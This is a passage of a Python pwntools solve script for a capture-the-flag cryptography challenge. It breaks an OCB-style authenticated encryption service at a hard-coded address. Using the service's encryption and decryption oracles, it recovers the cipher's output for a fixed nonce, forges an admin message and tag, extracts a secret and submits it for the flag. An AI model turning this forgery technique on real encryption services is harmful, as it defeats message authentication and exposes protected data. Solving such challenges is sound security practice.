        offset = times3(offset)
        checksum = xor_block(checksum, H_m)
    else:
        H_m.append(int('10000000', 2))
        while len(H_m) < blocksize:
            H_m.append(0)
        assert len(H_m) == blocksize
        checksum = xor_block(checksum, H_m)
        offset = times3(offset)
        offset = times3(offset)
    final_xor = xor_block(offset, checksum)
    # auth = Arbitrary_encrypt(final_xor)
    # return auth
    return final_xor

r=remote("1.13.189.168","32086")

def talk1(nonce, message):
    r.recvuntil("[-] ")
    r.sendline("1")
    r.recvuntil("[-] ")
    r.sendline(b64encode(nonce))
    r.recvuntil("[-] ")
    r.sendline(b64encode(message))
    r.recvuntil("ciphertext: ")
    ciphertext = b64decode(r.recvline(False).strip())
    r.recvuntil("tag: ")
    tag = b64decode(r.recvline(False).strip())
    return ciphertext, tag

def talk2(nonce, cipher, tag):
    r.recvuntil("[-] ")
    r.sendline("2")
    r.recvuntil("[-] ")
```

```
    r.sendline(b64encode(nonce))
    r.recvuntil("[-] ")
    r.sendline(b64encode(cipher))
    r.recvuntil("[-] ")
    r.sendline(b64encode(tag))
    r.recvuntil("plaintext: ")
    message = b64decode(r.recvline(False).strip())
    return message

context(log_level='debug')
passpow()

finalnonce = b'\x00'*16
m1 = b"\x00"*15 + b"\x80"
m2 = b"\x10"*16
cipher1, finaltag = talk1(finalnonce,m1)
cipher2, _ = talk1(finalnonce,b'')
cipher2 = xor_block(m2,cipher2)
E1 = back_times2(xor_block(cipher1[:16],cipher2))
assert back_times2(times2(E1))
# E1 = E(finalnonce)
print(E1)

def get_enc(message, offest):
    cnt = 0
    finalmessage = b''
    for i in message:
        cnt += 1
        E = offest
        for _ in range(cnt):
            E = times2(E)
        # print(cnt)
        finalmessage += xor_block(i,E)
    # print(finalmessage)
    data, tag = talk1(finalnonce,finalmessage)
    cipher = []
    cnt = 0
    for i in range(0,len(data),16):
        cnt += 1
        E = offest
        for _ in range(cnt):
            E = times2(E)
        # print(cnt)
        cipher.append(xor_block(data[i:i+16],E))
    return cipher[:-1]

xor1 = my_pmac(b'from baby',E1)
```

```
xor2 = my_pmac(b"from admin",E1)

xor_all = xor_block(m1,m2)
message = [xor1,xor2,xor_block(times2(times2(times2(E1))),m1)]
for i in range(16,32):
    print(b'\x10'*15+long_to_bytes(i))
    message.append(xor_block(times2(E1),
(xor_block(xor_all,bytearray(b'\x10'*15+long_to_bytes(i))))))
# message = [xor1,xor2]
source_cipher = (get_enc(message,E1))
print(source_cipher)
finaltag = xor_block(finaltag,xor_block(source_cipher[0],source_cipher[1]))
source_cipher = source_cipher[2:]

# print(cipher1[32:])
secret = b''
for i in range(1,len(source_cipher)):
    finalcipher = xor_block(source_cipher[i],times2(E1)) + \
                  cipher1[16:32] + \
                  xor_block(source_cipher[0],bytearray(b'\x10'*15+long_to_bytes(15+i)))
    secret += (talk2(finalnonce,finalcipher,finaltag))
secret = secret[::-1]
print(secret)

r.recvuntil("[-] ")
r.sendline("3")
r.recvuntil("[-] ")
r.sendline(b64encode(secret))
r.recvuntil("flag: ")
flag = r.recvline(False)
print(flag)
# context(log_level='debug')
# r.interactive()
r.close()
```